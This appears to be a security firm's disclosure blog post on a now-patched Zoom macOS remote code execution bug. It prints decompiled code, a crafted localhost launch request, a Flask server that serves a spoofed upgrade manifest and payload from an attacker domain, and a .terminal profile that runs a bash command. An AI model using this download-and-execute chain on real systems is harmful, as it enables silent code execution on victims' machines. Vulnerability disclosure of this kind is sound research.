Share on social
July 17, 2019
Lorem ipsum
Table of Contents
Last week, Jonathan Leitschuch wrote an excellent blog post covering the vulnerabilities within Zoom’s Mac client. Jonathan’s research was independent of ours, and since the vulnerabilities are now patched, we wanted to disclose a remote code execution with the same root cause, and share our story of coming across the initial privacy issue and escalating it into something much worse.
In March, the Assetnote team participated in a live hacking event in Singapore for a large Silicon Valley based target. They’re a Zoom customer, and as part of their vendor security efforts, had made Zoom privately in-scope for their bug bounty. As a distributed team, we also considered this a great opportunity to connect and collaborate as a team effort.

Finding the Initial Vector
Sean Yeoh, our Engineering Lead, and our CTO Shubham Shah happened to be on the same flight to Singapore, and we had eight hours to kill before landing. As you might expect, our approach relies heavily on the reconnaissance of external attack surfaces, but due to the low-speed wifi network 30,000 ft up in the air, we found this a bit impractical. Eager to hack, we decided to look at Zoom’s desktop client on macOS.
One of the first things we noticed was a binary named ZoomOpener packaged with the Zoom macOS client. The binary registered a URL handler. zoomopener://, and ran a local webserver as a daemon on port 19421.
Curious about the purpose/functionality of the webserver, we loaded ZoomOpener in our disassembler and started poking around. Soon enough, we were able to find an endpoint called /launch, and after a bit of fuzzing discovered that this could potentially trigger a download and installation of a macOS installer package.
This sounds like the precursor to a Remote Code Execution bug, and we agreed it was worth investigating further. We spent the rest of the flight trying to build a proof of concept without much luck, discovering that this functionality was more complex than we originally thought.
Shubs and Sean were also finding difficulty in understanding the Objective-C the Zoom client is written in, so they left it until we were with the team to collaborate further on the proof of concept.
Fortunately, we were in good hands after landing. Michael Gianarakis, our CEO, has done a lot of research into iOS hacking and is very experienced with Objective-C.
The Logic Flaw
Michael started looking at the ZoomOpener binary the next day in our hotel room in Singapore. Diving into the decompilation we discovered that when the software update is triggered with the correct endpoint the function downloadZoomClientForDomain: in the ZMLauncherMgr class is called passing in the domain supplied to the launch endpoint on the local webserver.
This function first checks if a downloaded installer package is already on the user’s machine and if a package is there proceed to install it using the installPkg: function also in the ZMLauncherMgr class.
if ( self->_packageFilePath )
  {
    v7 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
    v8 = (void *)objc_retainAutoreleasedReturnValue(v7);
    v3 = (unsigned int)objc_msgSend(v8, "fileExistsAtPath:", self->_packageFilePath);
    objc_release(v8);
    if ( (_BYTE)v3 )
    {
      v9 = -[ZMLauncherMgr installPkg:](self, "installPkg:", self->_packageFilePath);
      goto LABEL_21;
    }
    -[ZMLauncherMgr setPackageFilePath:](self, "setPackageFilePath:", 0LL);
  }
view rawcheckdownload.m hosted with ❤ by GitHub
If no package is downloaded the function will trigger the download with the domain supplied as an argument to the launch endpoint. Before downloading the installer the function checks the supplied domain matches on of four hardcoded domains (zoom.us, zipow.com, zoomgov.com and zoom.com):
if ( !(unsigned __int8)objc_msgSend(v13, "isEqualToString:", CFSTR("zoom.us"))
            && !(unsigned __int8)objc_msgSend(v13, "isEqualToString:", CFSTR("zipow.com")) )
          {
            v14 = "isEqualToString:";
            if ( !(unsigned __int8)objc_msgSend(v13, "isEqualToString:", CFSTR("zoomgov.com")) )
            {
              v39 = v13;
              if ( qword_100023168 == -1 )
                goto LABEL_24;
              goto LABEL_34;
            }
view rawdomains.m hosted with ❤ by GitHub
If the code doesn’t directly match these strings it executes this code:
if ( *(_QWORD *)v55 != v58 )
            objc_enumerationMutation(v61);
          if ( (unsigned __int8)objc_msgSend(v60, "hasSuffix:", *(_QWORD *)(*((_QWORD *)&v54 + 1) + 8 * v40)) )
          {
            objc_release(v61);
            objc_release(v60);
            goto LABEL_18;
          }
view rawlogicflaw.m hosted with ❤ by GitHub
This code block determines whether or not the domain parameter contains a value that has a suffix of any of the following values:
- zoomgov.com
- zoom.us
- zoom.com
- zipow.com
Once downloaded the package is installed using the installPkg: function in the ZMLauncherMgr class:
if ( !self->_isInstalling )
  {
    v4 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
    v5 = (void *)objc_retainAutoreleasedReturnValue(v4);
    v6 = (unsigned __int64)objc_msgSend(v5, "fileExistsAtPath:", v3);
    objc_release(v5);
    if ( !v6 )
    {
      self->_currentState = 9LL;
      v21 = 9LL;
      goto LABEL_5;
    }
    self->_isInstalling = 1;
    v7 = objc_msgSend(&OBJC_CLASS___NSTask, "alloc");
    v8 = objc_msgSend(v7, "init");
    objc_msgSend(v8, "setLaunchPath:", CFSTR("/usr/sbin/installer"));
    v9 = objc_msgSend(&OBJC_CLASS___NSArray, "alloc");
    v10 = objc_msgSend(v9, "initWithObjects:", CFSTR("-pkg"), v3, CFSTR("-target"), CFSTR("/"), 0LL);
    v11 = v8;
    ((void (__fastcall *)(void *, const char *, void *))objc_msgSend)(v8, "setArguments:", v10);
    objc_release(v10);
    v12 = ((__int64 (__fastcall *)(void *, const char *))objc_msgSend)(&OBJC_CLASS___NSPipe, "pipe");
    v13 = (void *)objc_retainAutoreleasedReturnValue(v12);
    ((void (__fastcall *)(void *, const char *, void *))objc_msgSend)(v8, "setStandardOutput:", v13);
    v14 = ((__int64 (__fastcall *)(void *, const char *))objc_msgSend)(
            &OBJC_CLASS___NSNotificationCenter,
            "defaultCenter");
    v15 = objc_retainAutoreleasedReturnValue(v14);
    v16 = NSFileHandleReadToEndOfFileCompletionNotification;
    v17 = ((__int64 (__fastcall *)(void *, const char *))objc_msgSend)(v13, "fileHandleForReading");
    v18 = objc_retainAutoreleasedReturnValue(v17);
    ((void (__fastcall *)(__int64, const char *, ZMLauncherMgr *, const char *, __int64, __int64))objc_msgSend)(
      v15,
      "addObserver:selector:name:object:",
      self,
      "installComplete:",
      v16,
      v18);
    objc_release(v18);
    objc_release(v15);
    v19 = objc_msgSend(v13, "fileHandleForReading");
    v20 = (void *)objc_retainAutoreleasedReturnValue(v19);
    objc_msgSend(v20, "readToEndOfFileInBackgroundAndNotify");
    objc_release(v20);
    objc_msgSend(v11, "launch");
    self->_currentState = 3LL;
    objc_release(v13);
    objc_release(v11);
  }
  v21 = 3LL;
LABEL_5:
  objc_release(v3);
  return v21;
}
view rawinstallpkg.m hosted with ❤ by GitHub
This code takes the downloaded package and passes it to the installer binary on macOS (/usr/sbin/installer) to install. There did not seem to be any integrity checks.
Putting this all together we determined we could get RCE in one of two ways:
- Through a subdomain takeover on any of the whitelisted domains (as suggested in Jonathan’s post)
- Launching an install using a domain such as “baddomain.com/.zoom.us” and serving a malicious installer package.
Ruby Nealon, Assetnote’s R&D Lead, looked briefly for subdomain takeovers with no luck while Michael validated the exploitability of the second option via hooking into the ZoomOpener process and calling the downloadZoomClientForDomain: with a domain pointing to some infrastructure Sean set up to serve the malicious files.
Triggering The Download
With the exploitability of the logic flaw confirmed we went to work on reliably triggering the download and pulling together a workable PoC. This involved figuring out some seemingly impenetrable JavaScript so we passed it on to Huey Peard, Assetnote’s front-end guru, and resident number runner.
Diving into the JavaScript we determined that the Zoom local server loads an image in an iframe and the dimensions of that image are mapped to a series of “status codes” that determine what actions get triggered in ZoomOpener.
"1_1": "success",
"1_2": "start_download",
"1_3": "end_download",
"1_4": "start_install",
"1_5": "end_install",
"1_6": "available_version",
"2_1": "fail_check_upgrade",
"2_2": "fail_download_cancel",
"2_3": "fail_download",
"3_1": "fail_install",
"3_2": "fail_launch",
"4_1": "fail_uuid",
"4_2": "fail_disk_full",
"5_1": "fail_unknown",
"6_1": "fail_invalid_domain"
view rawstatuscodes.js hosted with ❤ by GitHub
Once Huey had figured this out, we tried to trigger the correct code for downloading and installing a new version. After a lot of time messing around with the Zoom install we determined that necessary pre-condition to trigger this state was to have Zoom uninstalled after being previously installed.
When Zoom is installed it creates a folder in the user’s home directory ~/.zoomus which leaves behind a copy of the vulnerable ZoomOpener even if Zoom is uninstalled. It’s worth noting that this has now been patched and this behaviour is no longer present.
With the necessary pre-conditions understood we can trigger the download from our server by issuing the following request to the ZoomOpener server:
http://localhost:19421/launch?action=launch&domain=assetnotehackszoom.com/attacker.zoom.us&usv=66916&uuid=-7839939700717828646&t=1553838149048
Setting Up The Download Server
There were a few more steps required to get ZoomOpener to download our payload. When analysing the downloadZoomClientForDomain: function Michael noticed that it called the getDownloadURL: method in the ZMClientHelper class.
id __cdecl +[ZMClientHelper getDownLoadURL:](ZMClientHelper_meta *self, SEL a2, id a3)
{
  __CFString *v3;
// rax
const __CFString *v4; // r15
void *v5; // rax
__int64 v6; // rax
__int64 v7; // rbx
void *v8; // rax
__int64 v9; // r14
  v3 = (__CFString *)objc_retain(a3, a2);
  v4 = v3;
  if ( !v3 || (a2 = "length", !objc_msgSend(v3, "length")) )
  {
    objc_retain(CFSTR("www.zoom.us"), a2);
    objc_release(v4);
    v4 = CFSTR("www.zoom.us");
  }
  v5 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("https://%@/upgrade?os=mac"), v4);
  v6 = objc_retainAutoreleasedReturnValue(v5);
  v7 = v6;
  v8 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", v6);
  v9 = objc_retainAutoreleasedReturnValue(v8);
  objc_release(v7);
  objc_release(v4);
  return (id)objc_autoreleaseReturnValue(v9);
}
This function takes in the domain passed to the launch endpoint and returns a string with the download path it expects from the server:
cy# [ZMClientHelper getDownLoadURL: @"assetnotehackszoom.com/attacker.zoom.us"]
"https://assetnotehackszoom.com/attacker.zoom.us/upgrade?os=mac"
When you hit this URL with a valid domain it returns a bunch of information:

With this in mind Huey set up our server to respond accordingly when that path was hit:
# don't forget to host this w/ SSL at port 443 somewhere :-)
from flask import Flask, request, send_from_directory, send_file
import os
app = Flask(__name__)

url = "assetnotehackszoom.com"

filename="payload.pkg"

@app.route("/attacker.zoom.us/upgrade")
def upgrade():
# query string is os=mac but whatever this isn't APT grade
# checksums? yeah nah; check2-sum? yeah nah lol
    return "Check-sum=b671458334f06cfe0b835caeaf7147c9;Check2-sum=b671458334f06cfe0b835caeaf7147c9;Update-Option=1;Current-version=4.5.31337.1337;Download-root=https://{host}/hack;Package-url=https://{host}/hack/{filename};Package-name={filename};Installer-name=;ahcab-name=airhost.zip;sipcab-name=sipcall.zip;codesnippet-name=codesnippet_mac.zip;fullcab-name={filename};".format(host=url, filename=filename)

@app.route("/attacker.zoom.us/wjmf", methods=["POST"])
def wjmf():
# this is used for logging or something? useful for development anyway :-)
    if len(request.form.keys()) > 0:
        print(request.form)

    return "yeah nah!"

@app.route("/ping")
def ping():
    return "pong"

@app.route("/exploit")
def exploit():
    return '<img src="http://localhost:19421/launch?action=launch&domain=assetnotehackszoom.com/attacker.zoom.us&usv=66916&uuid=-7839939700717828646&t=1553838149048"/>'

@app.route("/hack/{filename}".format(filename=filename))
def payload():
    return send_file(
        "/home/ubuntu/zoomus/test.terminal",
        as_attachment=True,
        attachment_filename="test.terminal"
    )

if __name__ == "__main__":
    basepath = "/etc/letsencrypt/live/assetnotehackszoom.com"
    app.run(debug=True, port=8080, )
Crafting the Payload
Now that our server was set up to serve our payload we needed to write the payload. Initially, we set out to create a macOS installer package with a pre-installation script that ran our code however we struggled to make this approach work for our PoC.
The pkg file would run as intended however unlike the regular functionality of ZoomOpener it would present the macOS installer GUI which a user would have to click through to get it to work. While feasible, this wasn’t ideal for an attack PoC. We wanted something more discrete and with the pressure of the competition, we focussed on other techniques.
After tinkering with command injection via the package filename Shubs suggested trying a technique he had used before on other bug bounties.
In the Terminal app on macOS, you can create a terminal profile (.terminal file) that allows you to specify a startup command. Using this technique you can run commands while bypassing any permission or code signing restrictions.
Shubs created the following .terminal profile and set the server to deliver it as the payload.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>assetnote was here</key>
<string>AN-PoC</string>
<key>CommandString</key>
<string>
/bin/bash -c "open 'https://blog.assetnote.io' & open -a 'Calculator' & sleep 0.2 & osascript -e 'display dialog \"Assetnote - Zoom RCE PoC CVE-2019-13567\"' & pkill Terminal &"
</string>
<key>Font</key>
<data>
YnBsaXN0MDDUAQIDBAUGGBlYJHZlcnNpb25YJG9iamVjdHNZJGFyY2hpdmVyVCR0b3AS
AAGGoKQHCBESVSRudWxs1AkKCwwNDg8QVk5TU2l6ZVhOU2ZGbGFnc1ZOU05hbWVWJGNs
YXNzI0AmAAAAAAAAEBCAAoADXU1lbmxvLVJlZ3VsYXLSExQVFlokY2xhc3NuYW1lWCRj
bGFzc2VzVk5TRm9udKIVF1hOU09iamVjdF8QD05TS2V5ZWRBcmNoaXZlctEaG1Ryb290
gAEIERojLTI3PEJLUltiaXJ0dniGi5afpqmyxMfMAAAAAAAAAQEAAAAAAAAAHAAAAAAA
AAAAAAAAAAAAAM4=
</data>
<key>FontAntialias</key>
<true/>
<key>FontWidthSpacing</key>
<real>1.004032258064516</real>
<key>Linewrap</key>
<true/>
<key>ProfileCurrentVersion</key>
<real>2.04</real>
<key>name</key>
<string>Basic</string>
<key>type</key>
<string>Window Settings</string>
<key>columnCount</key>
<integer>1</integer>
<key>rowCount</key>
<integer>1</integer>
</dict>
</plist>
We triggered the download and…..success!
This technique had worked and we now had RCE but typically this technique works when passed to openURL: or openFile: and there weren’t any calls to those functions in the ZoomOpener functions we had anlaysed so far.
Revisiting the installPkg: function in more depth we noticed that it called the installComplete: function in the ZMLauncherMgr class regardless of the outcome of the installer command.
The installComplete: function was indeed passing the .terminal file to openFile:.
if ( v19 )
    {
      v20 = ((__int64 (__fastcall *)(void *, const char *))objc_msgSend)(&OBJC_CLASS___NSWorkspace, "sharedWorkspace");
      v21 = objc_retainAutoreleasedReturnValue(v20);
      v22 = ((__int64 (__fastcall *)(ZMLauncherMgr *, const char *))objc_msgSend)(v4, "packageFilePath");
      v23 = objc_retainAutoreleasedReturnValue(v22);
      ((void (__fastcall *)(__int64, const char *, __int64))objc_msgSend)(v21, "openFile:", v23);
      objc_release(v23);
      objc_release(v21);
      v4->_isInstalling = 1;
      ((void (__fastcall *)(ZMLauncherMgr *, const char *, _QWORD))objc_msgSend)(v4, "setPackageFilePath:", 0LL);
      ((void (__fastcall *)(ZMLauncherMgr *, const char *, const char *, _QWORD))objc_msgSend)(
        v4,
        "performSelector:withObject:afterDelay:",
        "checkInstallComplete",
        0LL);
Michael confirmed this using Frida:
❯ frida-trace -m "-[NSWorkspace openFile:*]" ZoomOpener
Instrumenting functions...
-[NSWorkspace openFile:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile__.js"
-[NSWorkspace openFile:withApplication:andDeactivate:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile_withAppli_c69d7a2f.js"
-[NSWorkspace openFile:withApplication:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile_withApplication__.js"
-[NSWorkspace openFile:fromImage:at:inView:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile_fromImage_5f06ed78.js"
-[NSWorkspace openFile:operation:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile_operation__.js"
Started tracing 5 functions. Press Ctrl+C to stop.
/* TID 0x307 */
  7098 ms  -[NSWorkspace openFile:/Users/mg/Downloads/test-30.terminal]
  7120 ms     | -[NSWorkspace openFile:/Users/mg/Downloads/test-30.terminal withApplication:0x0]
  7121 ms     |    | -[NSWorkspace openFile:/Users/mg/Downloads/test-30.terminal withApplication:0x0 andDeactivate:0x1]
The Final PoC
With all the peices in place now we had a working PoC for RCE on macOS.
Since Jonathan publically disclosed this bug there have been several fixes that have been pushed from both Zoom and Apple to address this issue. None of these techniques work in the latest versions and we recommend you apply all the necessary patches to reduce your exposure.
We also recommend checking out this great guide by Karan Lyons which also covers the various white-label versions of Zoom’s macOS client which were also vulnerable.
We don’t usually focus on thick-client bugs at these events and while this was the only bug we ended up submitting the process of exploiting this vulnerability with the team of talented hackers at Assetnote was a highlight.